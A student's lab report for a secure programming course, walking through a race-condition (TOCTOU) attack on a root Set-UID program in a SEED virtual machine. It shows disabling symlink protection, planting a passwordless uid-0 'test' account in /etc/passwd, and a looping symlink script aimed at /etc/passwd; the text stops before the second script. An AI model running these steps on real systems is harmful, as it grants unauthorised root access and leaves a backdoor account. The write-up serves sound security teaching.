Spring 2020


CSE-5382-001 – Secure Programming

Homework Assignment 6 – Race Condition Vulnerability

Name	**UTA ID**
Goutami Padmanabhan	1001669338

2.1. Initial Setup:


The built-in sticky protection mechanism for symbolic links against race condition attacks is disabled so that we can proceed with finding the ways in which a race condition attack can occur.



```
[03/12/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/12/20]seed@VM:~$ 
```

2.2. A Vulnerable Program

The program vulp.c given in this task is created. It has the race condition vulnerability. It is compiled and made into a root owned Set UID program.




```
[03/12/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/12/20]seed@VM:~$ vi vulp.c
[03/12/20]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:15:32: warning: implicit declaration of function
 ‘strlen’ [-Wimplicit-function-declaration]
   fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:15:32: warning: incompatible implicit declaratio
n of built-in function ‘strlen’
vulp.c:15:32: note: include ‘<string.h>’ or provide a d
eclaration of ‘strlen’
[03/12/20]seed@VM:~$ sudo chown root vulp
[03/12/20]seed@VM:~$ sudo chmod 4755 vulp
[03/12/20]seed@VM:~$ ls -lrt vulp
-rwsr-xr-x 1 root seed 7628 Mar 12 23:36 vulp
[03/12/20]seed@VM:~$ 
```

The vulnerable part of this program is the time between when we check if the user running the program has Write access to the file /tmp/XYZ and the opening of this file. This time is utilized by the attacker.


2.3. Task 1: Choosing Our Target

The purpose of this task is to manually create a new user account named ‘test’ that can have root privilege and assign the new user ‘test’, a magic password with which we can easily have the root access.




```
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/ru
n/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/
false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/
bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bi
n/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/f
alse
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
gomi:x:1001:1001::/usr/gomi:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
-- INSERT --                              48,44         Bot
```

We go to the /etc/passwd file which has all the users that have root privileges and add new user ‘test’ with the magic password. We then login as ‘test’ and when it asks for a password just press Enter. We see that we have obtained the root access by writing the user’s name and password in the /etc/passwd file.




```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/13/20]seed@VM:~$ sudo su
root@VM:/home/seed# vi /etc/passwd
root@VM:/home/seed# exit
exit
[03/13/20]seed@VM:~$ su test
Password:
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed# whoami
root
root@VM:/home/seed# exit
exit
[03/13/20]seed@VM:~$
```



```
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/ru
n/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/
false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/
bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bi
n/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/f
alse
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
gomi:x:1001:1001::/usr/gomi:
~
-- INSERT --                          47,29         Bot
```

We then remove the new user ‘test’ and its record from /etc/passwd file and check if the user test still exists. As shown in the screenshot, the user ‘test’ does not exist.




```
[03/13/20]seed@VM:~$ sudo su
root@VM:/home/seed# vi /etc/passwd
root@VM:/home/seed# exit
exit
[03/13/20]seed@VM:~$ su test
No passwd entry for user 'test'
[03/13/20]seed@VM:~$
```

Conclusion: From this task, we learn that by adding the username in the /etc/passwd file with the magic password, we can easily gain access to root privileges through that username and by just pressing Enter for the password. We are going to be using this in the upcoming tasks.


2.4. Task 2: Launching the Race Condition Attack:

The purpose of this task is to add the new user ‘test’ with the magic password inside the /etc passwd file through a shell script. In this script, createSymlink.sh, we use the vulnerability in the vulp.c program and create a symbolic link to /etc/passwd file from /tmp/XYZ. The /tmp/XYZ file is made to point to /etc/passwd file by running a shell script in loop, thinking that there will be some vulnerable moment that it will happen.




```
#!/bin/bash

while true
do
        rm -f /tmp/XYZ
        > /tmp/XYZ
        ln -sf /etc/passwd /tmp/XYZ
done

~
~
~
~
~
~
~
~
~
~
~
~
"createSymlink.sh" 9L, 111C
```

We also create a shell script, appendpwd.sh, which keeps comparing if the old /etc/passwd file is different from the new one. If it is the same, it runs the vulnerable program vulp.c with passwd_input file as input, which has the record with the new user ‘test’ and the magic password. Once the symbolic link is created for the /tmp/XYZ, the passwd_input data append becomes successful and the script stops.



